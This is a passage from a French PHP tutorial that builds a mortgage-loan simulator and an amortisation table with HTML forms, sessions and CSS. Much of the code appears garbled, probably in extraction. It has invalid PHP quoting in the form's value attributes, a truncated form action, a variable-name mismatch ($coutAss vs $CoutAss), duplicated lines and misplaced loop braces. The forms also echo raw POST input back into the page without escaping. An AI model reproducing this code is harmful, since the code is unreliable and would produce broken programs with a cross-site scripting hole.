- Taux Annuel Hors Assurance initial (exemple : 2,6) :  %
- Taux Annuel Hors Assurance final (exemple : 3,6) :  %
- Pas de progression du taux (exemple : 0,1) :  %

At the bottom are two buttons: "Valider" and "Effacer le formulaire". A blue arrow points from a tooltip "Aucune valeur initiale dans le formulaire" to the first input field.

- Appel avec des données saisies => on réaffiche le formulaire avec les données qui viennent d'être saisies ET on affiche le résultat du traitement :

- Soit des messages d'erreurs si les données sont incomplètes :

**Saisissez les informations de simulation du prêt :**

Capital (exemple : 300000) :	<input type="text" value="300000"/> €	←	Les données précédentes sont utilisées comme valeurs initiales du formulaire
Nombre d'années (exemple : 15) :	<input type="text" value="20"/> ans		
Taux de l'Assurance (exemple : 0,29) :	<input type="text"/> %		
Taux Annuel Hors Assurance initial (exemple : 2,6) :	<input type="text"/> %		
Taux Annuel Hors Assurance final (exemple : 3,6) :	<input type="text"/> %		
Pas de progression du taux (exemple : 0,1) :	<input type="text"/> %		
<input type="button" value="Valider"/> <input type="button" value="Effacer le formulaire"/>			

**Valeurs à renseigner :**

Taux de l'Assurance	←	Les messages d'erreur indiquent quelles sont les données manquantes
Taux Annuel Hors Assurance initial		
Taux Annuel Hors Assurance final		
Interval de progression du taux		

- Soit le tableau des résultats si les données sont complètes :

**Saisissez les informations de simulation du prêt :**

Capital (exemple : 300000) :	<input type="text" value="300000"/> €	←	Les données sont complètes
Nombre d'années (exemple : 15) :	<input type="text" value="20"/> ans		
Taux de l'Assurance (exemple : 0,29) :	<input type="text" value="0,33"/> %		
Taux Annuel Hors Assurance initial (exemple : 2,6) :	<input type="text" value="1,6"/> %		
Taux Annuel Hors Assurance final (exemple : 3,6) :	<input type="text" value="2,1"/> %		
Pas de progression du taux (exemple : 0,1) :	<input type="text" value="0,1"/> %		
<input type="button" value="Valider"/> <input type="button" value="Effacer le formulaire"/>			

Le tableau des résultats est affiché.

**Résultat de la simulation**

Taux Simulation en %	Mensualité Assurance Comprise en €	Assurance en €	Coût du Crédit en € et en % du capital emprunté	
1,60 %	1 543,97 €	82,50 €	50 752,80 €	16,92 %
1,70 %	1 557,90 €	82,50 €	54 096,00 €	18,03 %
1,80 %	1 571,90 €	82,50 €	57 456,00 €	19,15 %
1,90 %	1 585,98 €	82,50 €	60 835,20 €	20,28 %
2,00 %	1 600,15 €	82,50 €	64 236,00 €	21,41 %
Taux Simulation en %	Mensualité Assurance Comprise en €	Assurance en €	Coût du Crédit en € et en % du capital emprunté	

- Appel par le bouton « Effacer le formulaire » => on ne réaffiche que le formulaire avec les champs vides ;

Saisissez les informations de simulation du prêt :

Capital (exemple : 300000) :	<input type="text"/>	€
Nombre d'années (exemple : 15) :	<input type="text"/>	ans
Taux Assurance (exemple : 0,29) :	<input type="text"/>	%
Taux Annuel Hors Assurance initial (exemple : 2,6) :	<input type="text"/>	%
Taux Annuel Hors Assurance final (exemple : 3,6) :	<input type="text"/>	%
Pas de progression du taux (exemple : 0,1) :	<input type="text"/>	%

La logique du programme (algorithme) est :

- On teste le contexte d'exécution :
  - Si l'exécution vient d'un reset, on vide les variables et on supprime la variable de session « Afficher\_Messages\_Champs » via l'instruction unset();
  - Sinon on récupère les valeurs des données passées par POST lors de la validation précédente ;
- On affiche le formulaire avec les valeurs des données précédentes (vides si c'est un premier affichage ou si elles ont été vidées par un reset) ;
- On affiche le résultat :
  - Si l'une des données est vide alors :
    - Si c'est la première exécution ou une exécution provenant d'un reset : on n'affiche rien.  
Ceci est détecté grâce à la variable de session « Afficher\_Messages\_Champs » qui n'existe pas dans ce cas.  
Puis on crée cette variable de session pour préparer le prochain affichage en cas de validation avec les données complètes ;
    - Sinon, on affiche la liste des valeurs manquantes dans le formulaire ;
  - Sinon, toutes les données sont bien positionnées, on effectue le traitement et on affiche le tableau des résultats.

Voici les parties du programme qui mettent en œuvre cet algorithme.

### 16.2.2.2.2 Le formulaire

Rappel des contraintes :

- Le formulaire doit réafficher les valeurs saisies précédemment ;
- Le bouton « Effacer le formulaire » doit provoquer une nouvelle exécution.

Voici les lignes du programme **simulateur\_credit\_web\_1page.php** qui affichent le **formulaire** avec les données précédentes (mot-clé **value**).

Le formulaire appelle le programme lui-même :

```
<form action="simulateur_credit_web_1page.php" method="post">
```

Le bouton **d'effacement du formulaire** n'est plus de type « reset », car sinon les données seraient simplement effacées sans nouvelle exécution du programme, donc sans effacement des éventuels affichages des résultats (après le formulaire).

Pour effacer les éventuels affichages après le formulaire, il faut exécuter une nouvelle fois le programme PHP pour qu'il n'affiche que le formulaire. Il faut donc que le clic du bouton « Effacer le formulaire » génère une exécution.

Ce bouton a été transformé en **type="submit"** avec comme **name="reset"**.

Ainsi à chaque effacement, le programme est exécuté, et la variable **reset** est transmise par POST avec le contenu "**Effacer le formulaire**". Le programme pourra donc détecter la présence de cette variable lors d'une nouvelle exécution et effacer les différentes données.

```
<form action="simulateur_credit_web_1page.php" method="post">
    <fieldset>
        <legend>Saisissez les informations de simulation du
        pr&ecirc;t :</legend><br>
        Capital (exemple : 300000)&nbsp;:&nbsp;<input type="text" maxlength="7"
        name="Capital" size="7" value=<?php echo "\$Capital\" ?>/> &euro;<br><br>
        Nombre d'ann&acute;es (exemple : 15)&nbsp;:&nbsp; <input type="text"
        maxlength="2" name="NbAn" size="2" value=<?php echo "\$NbAn\" ?>/>
        ans<br><br>
        Taux de l'Assurance (exemple : 0,29)&nbsp;:&nbsp; <input type="text"
        maxlength="5" name="TAssurance" size="5" value=<?php echo
        "\$TAssurance\" ?>/> %<br><br><br>
        Taux Annuel Hors Assurance initial (exemple : 2,6)&nbsp;:&nbsp; <input
        type="text" maxlength="5" name="TAnnuel_Min" size="5" value=<?php echo
        "\$TAnnuel_Min\" ?>/> %<br><br>
        Taux Annuel Hors Assurance final (exemple : 3,6)&nbsp;:&nbsp; <input
        type="text" maxlength="5" name="TAnnuel_Max" size="5" value=<?php echo
        "\$TAnnuel_Max\" ?>/> %<br><br>
        Pas de progression du taux (exemple : 0,1)&nbsp;:&nbsp; <input
        type="text" maxlength="5" name="TAnnuel_Pas" size="5" value=<?php echo
        "\$TAnnuel_Pas\" ?>/> %<br><br>
        <input type="submit" value="Valider" />
        <!-- on modifie le bouton type reset pour le transformer en submit -->
        <!-- afin que PHP puisse détecter cette action via $_POST[] -->
        <!-- <input type="reset" value="Effacer le formulaire" /> -->
        <input type="submit" name="reset" value="Effacer le formulaire" />
    </fieldset>
</form>
```

#### 16.2.2.2.3 La variable reset

Quand le bouton « **Effacer le formulaire** » est cliqué, le programme est à nouveau exécuté, et la variable « **reset** » ayant la valeur « Effacer le formulaire » est transmise par la méthode POST.

Au début du programme, au moment de récupérer les variables transmises par POST on teste si la variable « **reset** » n'est pas vide. Si c'est le cas, alors on vide toutes les variables ET on supprime (via **unset**) la variable de session « **Afficher\_Messages\_Champs** ».

```
// -----
// --- on récupère les données ---
// -----
// si l'affichage de la page provient d'un bouton "Effacer le formulaire"
if (!empty($_POST['reset'])) ← Test de l'existence de la variable reset
{
    $Capital      = '';
    $NbAn         = '';
    $TAnnuel_Min = '';
    $TAnnuel_Max = '';
    $TAnnuel_Pas  = '';
    $TAssurance   = '';

    unset($_SESSION['Afficher_Messages_Champs']); ← On vide les variables
    ← On supprime la variable de session
    ← Afficher_Messages_Champs
}

else // sinon on récupère leur valeur pour initialiser le formulaire
{
    if (isset($_POST['Capital'])) $Capital = $_POST['Capital'];
    else $Capital      = '';
    if (isset($_POST['NbAn'])) $NbAn = $_POST['NbAn'];
    else $NbAn         = '';
    if (isset($_POST['TAnnuel_Min'])) $TAnnuel_Min = $_POST['TAnnuel_Min'];
    else $TAnnuel_Min = '';
    if (isset($_POST['TAnnuel_Max'])) $TAnnuel_Max = $_POST['TAnnuel_Max'];
    else $TAnnuel_Max = '';
    if (isset($_POST['TAnnuel_Pas'])) $TAnnuel_Pas = $_POST['TAnnuel_Pas'];
    else $TAnnuel_Pas = '';
    if (isset($_POST['TAssurance'])) $TAssurance = $_POST['TAssurance'];
    else $TAssurance = '';
}
```

#### 16.2.2.2.4 La variable de session **Afficher\_Messages\_Champs**

*Rappel :*

*Lors du premier affichage de la page ou bien lors d'un effacement du formulaire, les champs sont vides, et pourtant il ne faut pas afficher de message d'erreur.*

Pour résoudre le problème du **premier affichage**, ou de **l'effacement** du formulaire, qui ne doivent afficher que le formulaire on utilise la **variable de session « Afficher\_Messages\_Champs »**.

La fonction **session\_start()** démarre une session, ce qui permet de mémoriser des variables dont la durée de vie est la session de travail (tant que le navigateur n'est pas fermé). Elle doit être appelée dès le début du programme :

```
<?php  
// On démarre la session AVANT d'écrire du code HTML  
// afin de conserver l'information indiquant si c'est le premier accès  
session_start();  
?>  
<!DOCTYPE html>  
<html>  
...
```

Au moment d'afficher d'éventuels messages d'erreurs, on teste si la variable de session « Afficher\_Messages\_Champs » existe ou non.

- Si elle n'existe pas (premier affichage ou effacement du formulaire), on ne fait aucun affichage, mais on la crée pour que lors de la prochaine exécution on affiche des messages d'erreurs.
- Sinon, on affiche les messages d'erreurs.

Ainsi lors du premier affichage, aucun message d'erreur n'apparaît, mais si on valide sans rien saisir une nouvelle fois, l'exécution suivante affiche un message d'erreur.

Voici les lignes du programme qui utilise cette variable de session.

```
// --- Un des champs du formulaire est vide =>  
// --- on affiche la liste des champs vide à saisir  
// --- sauf si c'est le premier accès à la page  
if (!isset($_SESSION['Afficher_Messages_Champs']))  
{  
    $_SESSION['Afficher_Messages_Champs'] = "oui";  
}  
else // on affiche le message d'erreur  
{  
    ?>  
    <fieldset>  
    <legend>Valeurs à renseigner :</legend><br>  
    <?php  
    if(empty($Capital))      echo "Capital <br>";  
    if(empty($NbAn))         echo "Nombre d'années <br>";  
    if(empty($TAssurance))   echo "Taux de l'Assurance <br>";  
    if(empty($TAnnuel_Min))  echo "Taux Annuel Hors Assurance initial <br>";  
    if(empty($TAnnuel_Max))  echo "Taux Annuel Hors Assurance final <br>";  
    if(empty($TAnnuel_Pas))  echo "Intervalle de progression du taux <br>";  
    ?>  
    </fieldset>  
    <?php  
}
```

### 16.2.2.2.3 Le programme complet

Voici le programme **simulateur credit web 1page.php** complet :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
session_start();
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Simulation pr&ecirc;t</title>
<link href="style_simulateur_1page.css" rel="stylesheet" type="text/css"/>
</head>
<body>
<?php
// -----
// --- on récupère les données ---
// -----
// si l'affichage de la page provient
if (!empty($_POST['reset'])) {
    $Capital      = '';
    $NbAn        = '';
    $TAnnuel_Min = '';
    $TAnnuel_Max = '';
    $TAnnuel_Pas = '';
    $TAssurance   = '';
    unset($_SESSION['Afficher_Messages_Champs']);
}
else // sinon on récupère leur valeur pour initialiser le formulaire
{
    if (isset($_POST['Capital'])) $Capital = $_POST['Capital'];
    else $Capital      = '';
    if (isset($_POST['NbAn'])) $NbAn = $_POST['NbAn'];
    else $NbAn        = '';
    if (isset($_POST['TAnnuel_Min'])) $TAnnuel_Min = $_POST['TAnnuel_Min'];
    else $TAnnuel_Min = '';
    if (isset($_POST['TAnnuel_Max'])) $TAnnuel_Max = $_POST['TAnnuel_Max'];
    else $TAnnuel_Max = '';
    if (isset($_POST['TAnnuel_Pas'])) $TAnnuel_Pas = $_POST['TAnnuel_Pas'];
    else $TAnnuel_Pas = '';
    if (isset($_POST['TAssurance'])) $TAssurance = $_POST['TAssurance'];
    else $TAssurance = '';
}
?>
```

```

<!--
-----
--- on affiche le formulaire ---
-----

-->
<form action="simulateur_credit_wel" name="formulaire" method="post"> Formulaire
    <fieldset>
        <legend>Saisissez les informations de simulation du prêt :</legend><br>
            Capital (exemple : 300000)&nbsp;:&nbsp;<input type="text" maxlength="7" name="Capital" size="7" value=<?php echo "\$Capital\" ?>/> &euro;<br><br>
            Nombre d'années (exemple : 15)&nbsp;:&nbsp; <input type="text" maxlength="2" name="NbAn" size="2" value=<?php echo "\$NbAn\" ?>/>
            ans<br><br>
            Taux de l'Assurance (exemple : 0,29)&nbsp;:&nbsp; <input type="text" maxlength="5" name="TAssurance" size="5" value=<?php echo "\$TAssurance\" ?>/> %<br><br>
            Taux Annuel Hors Assurance initial (exemple : 2,6)&nbsp;:&nbsp; <input type="text" maxlength="5" name="TAnnuel_Min" size="5" value=<?php echo "\$TAnnuel_Min\" ?>/> %<br><br>
            Taux Annuel Hors Assurance final (exemple : 3,6)&nbsp;:&nbsp; <input type="text" maxlength="5" name="TAnnuel_Max" size="5" value=<?php echo "\$TAnnuel_Max\" ?>/> %<br><br>
            Pas de progression du taux (exemple : 0,1)&nbsp;:&nbsp; <input type="text" maxlength="5" name="TAnnuel_Pas" size="5" value=<?php echo "\$TAnnuel_Pas\" ?>/> %<br><br>
            <input type="submit" value="Valider" />
            <!-- on modifie le bouton type reset pour le transformer en submit -->
            <!-- afin que PHP puisse détecter cette action via $_POST[] -->
            <!-- <input type="reset" value="Effacer le formulaire" /> -->
            <input type="submit" name="reset" value="Effacer le formulaire" />
    </fieldset>
</form>
<?php
// -----
// --- Après le formulaire, on affiche soit :
// --- * la liste des champs qui manquent
// --- * le tableau des résultats
// -----

if(empty($Capital)||empty($NbAn)||empty($TAnnuel_Min)||empty($TAnnuel_Max)||empty($TAnnuel_Pas)||empty($TAssurance))
{ // --- Un des champs du formulaire est vide =>
    // --- on affiche la liste des champs vide à saisir
    // --- sauf si c'est le premier accès à la page
    if (!isset($_SESSION['Afficher_Messages_Champs']))
    {
        $_SESSION['Afficher_Messages_Champs'] = "oui";
    }
    else // on affiche le message d'erreur
    {
        ?> Affichage des messages d'erreur
        <fieldset>
            <legend>Valeurs à renseigner :</legend><br>
            <?php
                if(empty($Capital)) echo "Capital <br>";
                if(empty($NbAn)) echo "Nombre d'années <br>";
                if(empty($TAssurance)) echo "Taux de l'Assurance <br>";
                if(empty($TAnnuel_Min)) echo "Taux Annuel Hors Assurance initial <br>";
                if(empty($TAnnuel_Max)) echo "Taux Annuel Hors Assurance final <br>";
                if(empty($TAnnuel_Pas)) echo "Intervalle de progression du taux <br>";
            ?>
        </fieldset>
        <?php
    }
}

```

```

    }
else
{ // -----
// --- On affiche le tableau des résultats ---
// -----
?>
<table summary="SOMMAIRE : Résultat de la simulation">
<caption>R&acute;sultat de la simulation</caption>
<thead>
    <tr>
        <!-- entête du tableau -->
        <th>Taux Simulation<br>en %</th>
        <th>Mensualit&eacute; ;<br>Assurance Comprise<br>en &euro;</th>
        <th>Assurance<br>en &euro;</th>
        <th colspan="2">Co&ucirc;t du Cr&eacute;dit<br>en &euro; et en % du
capital emprunt&eacute;;</th>
    </tr>
</thead>
<!-- pied du tableau -->
<tfoot>
    <tr>
        <th>Taux Simulation<br>en %</th>
        <th>Mensualit&eacute; ;<br>Assurance Comprise<br>en &euro;</th>
        <th>Assurance<br>en &euro;</th>
        <th colspan="2">Co&ucirc;t du Cr&eacute;dit<br>en &euro; et en % du
capital emprunt&eacute;;</th>
    </tr>
</tfoot>
<?php
    // --- on traite les données ---
    // --- remplacement de la virgule par un point décimal
$Capital      = str_replace(",",".",$Capital)      ;
$TAnnuel_Min = str_replace(",",".",$TAnnuel_Min) ;
$TAnnuel_Max = str_replace(",",".",$TAnnuel_Max) ;
$TAnnuel_Pas = str_replace(",",".",$TAnnuel_Pas) ;
$TAssurance   = str_replace(",",".",$TAssurance)   ;

    // --- conversion dans le bon type de données
$Capital      = floatval($Capital)      ;
$NbAn         = intval($NbAn)         ;
$TAnnuel_Min = floatval($TAnnuel_Min) ;
$TAnnuel_Max = floatval($TAnnuel_Max) ;
$TAnnuel_Min = floatval($TAnnuel_Min) ;
$TAnnuel_Pas = floatval($TAnnuel_Pas) ;
$TAssurance   = floatval($TAssurance)   ;

    // --- on effectue les calculs et on affiche les résultats ---
$NbMois = $NbAn*12 ;
$coutAss = round(((($Capital*($TAssurance/100))/12),2);

```

Entête et pied du tableau

```

for ($TAnnuel=$TAnnuel_Min ; $TAnnuel<=$TAnnuel_Max ;
                                              $TAnnuel+=$TAnnuel_Pas)
{
    $TauxMensuel = ($TAnnuel/100)/12 ; ;
    $calcul1     = $Capital*$TauxMensuel ; ;
    $calcul2     = pow((1+$TauxMensuel),$NbMois) ; ;
    $calcul3     = $calcul2-1 ; ;
    $MensualiteHA = round(($calcul1*($calcul2/$calcul3)),2); ;
    $MensualiteAC = $MensualiteHA+$CoutAss ; ;
    $CoutCredit   = ($MensualiteHA*$NbMois)-$Capital ; ;
    $PourcentCout = ($CoutCredit/$Capital)*100 ; ;
    // on prépare les résultat pour afficher au format français
    $TauxA       = number_format($TAnnuel,2,",","")." %"; ;
    $MensHA      = number_format($MensualiteHA,2,",","")." &euro;"; ;
    $MensAC      = number_format($MensualiteAC,2,",","")." &euro;"; ;
    $CoutA       = number_format($CoutAss,2,",","")." &euro;"; ;
    $CoutC       = number_format($CoutCredit,2,",","")." &euro;"; ;
    $PcentCout   = number_format($PourcentCout,2,",","")." %"; ;
?>
<!-- --- on affiche une ligne du tableau --- -->
<tr>
    <td><?php echo $TauxA ; ?></td>
    <td><?php echo $MensAC ; ?></td>
    <td><?php echo $CoutA ; ?></td>
    <td><?php echo $CoutC ; ?></td>
    <td><?php echo $PcentCout; ?></td>
</tr>
<?php
}
?
</body>
</html>

```

Chaque ligne du tableau

#### 16.2.2.4 La feuille de style

Voici la feuille de style **style\_simulateur\_1page.css**. Seules les couleurs et la police du tableau ont été modifiées.

```

/* Par défaut à tous les éléments de la page */
* {color:black;
  font-family:"Arial" ;
  text-align:left;
  font-size:100%;}
}
/* ===== */
/* === style pour le formulaire === */
/* ===== */
/* couleur des boutons submit et reset quand on les survole */
input[type=submit]:hover, input[type=reset]:hover {
  background-color:#FCDEDE;
}
/* couleur des boutons submit et reset actif */
input[type=submit]:active, input[type=reset]:active {
  background-color:#FCDEDE;
  box-shadow:1px 1px 1px #D83F3D inset;
}
/* couleur des champs de saisie quand on clique dedans */
input:focus, textarea:focus {
  background-color:white;
}

```

```
input[type=submit]:focus, input[type=reset]:focus {
    background-color:#FFFFF3;
}
body {
    font-family:Arial;
    font-size:90%;
}
form {
    background-color:#FAFAFA;
    padding:10px;
    width:600px;
    /* width:60%; */
}
label {
    margin-top:10px;
    /* display:block; */
}
label.inline {
    display:inline;
    margin-right:50px;
}
input, textarea, select, option {
    background-color:#FFF3F3;
}
input, textarea, select {
    padding:3px;
    border:1px solid #F5C5C5;
    border-radius:5px;
    width:70px;
    box-shadow:1px 1px 2px #C0C0C0 inset;
    text-align:right;
    font-size:90%;
}
select {
    margin-top:10px;
}
input[type=radio] {
    background-color:transparent;
    border:none;
    width:10px;
}
input[type=submit], input[type=reset] {
    width:150px;
    margin-left:5px;
    box-shadow:1px 1px 1px #D83F3D;
    cursor:pointer;
    text-align:center;
}
```

```
/* ===== */
/* === style pour le fieldset === */
/* ===== */
fieldset {
padding:0 20px 20px 20px;
margin-bottom:10px;
border:1px solid #DF3F3F;
}
legend {
color:#DF3F3F;
font-weight:bold
}

/* ===== */
/* === style pour le tableau === */
/* ===== */
table {
border:2px solid #DF3F3F;
border-collapse:collapse;
/*width:100%;*/
width:850px;
/*margin:auto;*/
margin-left: 10px;
margin-right: auto;
}
thead, tfoot {
background-color:#D0E3FA;
border:1px solid #DF3F3F;
text-align:center;
}
tbody {
background-color:#FFFFFF;
border:1px solid #DF3F3F;
}
th {
font-family:Arial;
/*border:1px dotted #D83F3D;*/
border:1px solid #DF3F3F;
padding:5px;
background-color:#FFF3F3;
width:20%;
text-align:center;
}
td {
font-family:Arial;
font-size:90%;
border:1px solid #DF3F3F;
padding:5px;
/*text-align:left;*/
text-align:center;
}
caption {
font-family:Arial;
font-size:120%;
text-align:center;
color:#DF3F3F;
font-weight:bold
}
```

### 16.2.3 Tableau d'amortissement d'un Crédit immobilier

#### Cible du programme :

La cible est d'avoir un programme qui calcule **le coût d'un crédit immobilier** et qui affiche son **tableau d'amortissement**. Pour cela il demande :

- Le **Capital** emprunté ;
- Le **nombre d'années et de mois** du prêt ;
- Le **taux annuel hors assurance** ;
- Le **taux annuel de l'assurance** ;

Il affiche tous d'abord un **résumé de la demande**, puis une **synthèse du crédit** avec comme informations :

- La **mensualité assurance comprise** ;
- Le **montant de l'assurance mensuelle** ;
- Le **coût total de l'assurance** ;
- Le **coût total du crédit hors assurance (total des intérêts)** en € et en % du capital emprunté.
- Le **coût total du crédit assurance comprise (total des intérêts et de l'assurance)** en € et en % du capital emprunté.

Il affiche ensuite le tableau d'amortissement, avec pour chaque ligne :

- Le **numéro de l'échéance** ;
- La **mensualité assurance comprise** ;
- L'**amortissement** mensuel (part de la mensualité qui rembourse le capital) ;
- Les **intérêts** mensuels ;
- L'**assurance** mensuelle ;
- Le **capital restant dû** après cette échéance ;

Le tableau d'amortissement, sera terminé par une ligne particulière donnant le total pour chacune des colonnes suivantes :

- colonne de la **mensualité assurance comprise** ;
- colonne de l'**amortissement**, qui doit être égal au capital emprunté ;
- colonne des **intérêts** ;
- colonne de l'**assurance** ;

### 16.2.3.1 Formulaire et affichage PHP sur deux pages

#### 16.2.3.1.1 Principe

La cible de cet exemple est :

**De faire la saisie via un formulaire dans une page, et d'afficher le résultat du traitement dans une autre page.**

Dans cet exemple, aucun stockage de données n'est effectué.

#### 16.2.3.1.2 Méthode sans tableau PHP

Cet exemple reprend l'exercice N°4 effectué à la section 9.4.3.7.

Dans ce contexte, les **calculs sont effectués via une boucle for, et affichés à chaque étape de cette boucle.**

**Attention au problème d'arrondi :**

*Le problème de cette méthode (affichage du résultat des calculs à chaque étape de la boucle for) est que le coût final obtenu à la fin du traitement (somme des intérêts mensuels calculés dans la boucle), est différent du coût initialement calculé dans la partie synthèse (mensualité hors assurance multipliée par le nombre de mensualités, moins le capital initial).*

*En effet, le calcul de la mensualité est arrondi à la deuxième décimale, ce qui fait qu'elle n'est pas tout à fait exacte à quelques dixièmes ou centièmes de centimes d'euros près (généralement le calcul mathématiques donne un mensualité avec plus de deux décimales).*

*De plus, chaque mois, le calcul des intérêts (taux mensuel des intérêts appliqué au capital restant dû) est également arrondi à la deuxième décimale, ce qui fait que les intérêts ne sont également pas tout à fait exacts.*

*Donc chaque mois, la partie amortissement (mensualité hors assurance moins les intérêts mensuels) n'est elle aussi pas tout à fait exacte.*

*Dans le tableau d'amortissement, la dernière mensualité corrige le décalage final en intégrant la partie du capital qui n'a pas été amorti (quelques centimes).*

*Ainsi, à la fin du tableau d'amortissement, le total du capital amorti est juste, et le total des intérêts aussi.*

*Par contre, le calcul initial du coût (avant le tableau d'amortissement) se base sur la mensualité (inexacte) multiplié par le nombre de mensualités, moins le capital initial.*

*Il est donc tout à fait logique que ce calcul initial du coût, qui ne tient pas compte du problème d'arrondi, ne soit pas le même (à quelques centimes près) que le coût final à la fin du tableau d'amortissement.*

*En résumé, avec cette méthode d'affichage des calculs à chaque étape de la boucle, le tableau d'amortissement est juste, les totaux des colonnes de ce tableau aussi, mais la synthèse du coût du crédit affichée avant le tableau d'amortissement (donc avant la boucle for) est inexacte à quelques centimes près.*

Le seul moyen de corriger ce décalage entre le coût affiché dans la synthèse, qui est faux, et le coût afficher en fin de tableau d'amortissement, qui est juste, est de conserver les calculs dans un tableau PHP, et de ne faire l'affichage de la synthèse et du tableau d'amortissement que lorsque tous les calculs sont fait. C'est la version qui est proposée à la section 10.2.10.

Pour la version du programme présentée ici, nous partons de l'exercice N°4 de la section 9.4.3.7 ne corrigeant pas cette anomalie, afin de travailler sur une version plus simple, et nous concentrer sur l'intégration PHP et HTML qui est le sujet de ce chapitre.

Une version avec un tableau PHP corrigeant ce décalage et basée sur l'exercice N°1 de la section 10.2.10 avec un tableau PHP, est proposée à la section 16.2.3.1.3.

#### 16.2.3.1.2.1 Version sans feuille de style

Cette version utilise le formulaire et l'affichage sans mise en forme. Il n'y a **aucune feuille de style** associée.

##### 16.2.3.1.2.1.1 Le formulaire de saisie HTML

Voici l'affichage demandé. Les informations à saisir sont :

- Le capital emprunté ;
- Le nombre d'années et de mois de prêt ;
- Le Taux Annuel Hors Assurance ;
- Le taux annuel de l'assurance ;

http://localhost/CoursPHP.../credit\_amortissement\_web.html

2\_Credit/16\_2\_3\_credit\_tableau\_amortissement/16\_2\_3\_1\_Formulaire\_PHP\_2

Capital (exemple : 300000) :

Nombre d'années (exemple : 15) :

et Nombre de mois (exemple : 4) :

Taux Annuel Hors Assurance (exemple : 2.6) :

Taux de l'Assurance (exemple : 0.29) :

Valider    Effacer le formulaire

Saisie des champs du formulaire

Valider = exécution du programme **credit\_amortissement\_web.php**

Cette page est le fichier HTML `credit_amortissement_web.html`, intégrant un formulaire :

```
<!DOCTYPE html>
<html>
  <body>

    <form action="credit_amortissement_web.php" method="post">
      Capital (exemple : 300000)&nbsp;&nbsp;<input type="text" name="Capital" size="20" /><br>
      Nombre d'années (exemple : 15)&nbsp;&nbsp; <input type="text" name="NbAn" size="5" /><br>
      et Nombre de mois (exemple : 4)&nbsp;&nbsp; <input type="text" name="EtNbMois" size="5" /><br>
      Taux Annuel Hors Assurance (exemple : 2.6)&nbsp;&nbsp;<input type="text" name="TauxAnnuelHA" size="5" /><br>
      Taux de l'Assurance (exemple : 0.29)&nbsp;&nbsp;<input type="text" name="TauxAssurance" size="5" /><br>
      <input type="submit" value="Valider" />
      <input type="reset" value="Effacer le formulaire" />
    </form>

  </body>
</html>
```

Action du formulaire :  
`credit_amortissement_web.php`

Le bouton « Valider » envoie les données à traiter via la méthode POST au programme PHP `credit_amortissement_web.php`.

#### 16.2.3.1.2.1.2     *Le programme de traitement PHP*

Voici le programme `credit_amortissement_web.php` :

```

<!DOCTYPE html>
<html>
<body>

<?php
define("W_EOL", "<br />");
// --- on récupère les données ---
$Capital      = $_POST['Capital'];
$NbAn         = $_POST['NbAn'];
$EtNbMois     = $_POST['EtNbMois'];
$TauxAssurance = $_POST['TauxAssurance'];
$TauxAnnuelHA = $_POST['TauxAnnuelHA'];

// si le nombre de mois est vide on le met à 0
if(empty($EtNbMois)) { $EtNbMois=0; } // Si EtNbMois est vide on l'initialiser à 0

// si l'une des autres données initiales est vide => un message d'erreur
if(empty($Capital) || empty($NbAn) || empty($TauxAssurance) || empty($TauxAnnuelHA))
{echo "--- Les données suivantes sont absentes ---".W_EOL;
 if(empty($Capital)) echo "Capital".W_EOL;
 if(empty($NbAn))   echo "Nombre d'années".W_EOL;
 if(empty($TauxAnnuelHA)) echo "Taux Annuel Hors Assurance".W_EOL;
 if(empty($TauxAssurance)) echo "Taux de l'Assurance".W_EOL;
}

else // on effectue les calculs // Si une des données est vide on affiche un message d'erreur

{ // --- conversion dans le bon type de données
$Capital      = floatval($Capital);
$NbAn         = intval($NbAn);
$EtNbMois     = intval($EtNbMois); // Conversion des données (texte) au format numérique
$TauxAssurance = floatval($TauxAssurance);
$TauxAnnuelHA = floatval($TauxAnnuelHA);

// --- on effectue les calculs ---
// Calcul
$NbMois       = ($NbAn*12)+$EtNbMois;
$AssMensuelle = round((($Capital*($TauxAssurance/100))/12),2);
$TauxMensuel  = ($TauxAnnuelHA/100)/12;
// --- mensualité ---
$Calcul1      = $Capital*$TauxMensuel;
$Calcul2      = pow((1+$TauxMensuel),$NbMois);
$Calcul3      = $Calcul2-1;
$MensualiteHA = round(($Calcul1*($Calcul2/$Calcul3)),2);
$MensualiteAC = $MensualiteHA+$AssMensuelle;
// --- coût du crédit ---
$CoutCreditHA = ($MensualiteHA*$NbMois)-$Capital;
$PourcentCoutHA = round((($CoutCreditHA/$Capital)*100,2);
$CoutAss      = $AssMensuelle*$NbMois;
$CoutCreditAC = $CoutCreditHA+$CoutAss;
$PourcentCoutAC = round((($CoutCreditAC/$Capital)*100,2);
// --- Calcul du tableau d'amortissement ---
$TotMensualiteAC = 0;
$TotInterets    = 0;
$TotAmortissement = 0;
$TotAssMens    = 0;
$CapRestant    = $Capital;
// --- on affiche la synthèse ---
// ---

?>

```

```





```

```

<table summary="Tableau d'amortissement">
    <caption>Tableau d'amortissement</caption>
    <thead>
        <tr>
            <th>N° Echéance</th>
            <th>Mensualité Assurance Comprise €</th>
            <th>Amortissement en €</th>
            <th>Intérêts & €</th>
            <th>Assurance €</th>
            <th>Capital Restant Dû & €</th>
        </tr>
    </thead>
    <tfoot>
        <tr>
            <th>N° Echéance</th>
            <th>Mensualité Assurance Comprise €</th>
            <th>Amortissement €</th>
            <th>Intérêts & €</th>
            <th>Assurance €</th>
            <th>Capital Restant Dû & €</th>
        </tr>
    </tfoot>
</table>
```

Table Synthèse = HTML

Tableau amortissement = HTML

```

<?php
for ($NumEcheance=1 ; $NumEcheance<=$NbMois ; $NumEcheance++)
{
    $Interets=round($CapRestant*$TauxMensuel,2)      ;
    $Amortissement=$MensualiteHA-$Interets           ;
    $CapRestant=round($CapRestant-$Amortissement,2);
    // correction de la dernière échéance
    if (($NumEcheance==$NbMois) && ($CapRestant != 0))
    {
        $MensualiteAC+=$CapRestant ;
        $Amortissement+=$CapRestant;
        $CapRestant=0               ;
    }
    $TotMensualiteAC+=$MensualiteAC ;
    $TotInterets+=$Interets          ;
    $TotAmortissement+=$Amortissement;
    $TotAssMens+=$AssMensuelle      ;

    // --- Affichage de chaque échéance ---
}
// -----
// --- les totaux ---
// -----
?>

<tr>
    <td> <?php echo $NumEcheance ; ?> </td>
    <td> <?php echo $MensualiteAC ; ?> </td>
    <td> <?php echo $Amortissement ; ?> </td>
    <td> <?php echo $Interets ; ?> </td>
    <td> <?php echo $AssMensuelle ; ?> </td>
    <td> <?php echo $CapRestant ; ?> </td>
</tr>

<?php
}
// -----
// --- les totaux ---
// -----
?>

<tr>
    <td>Total</td>
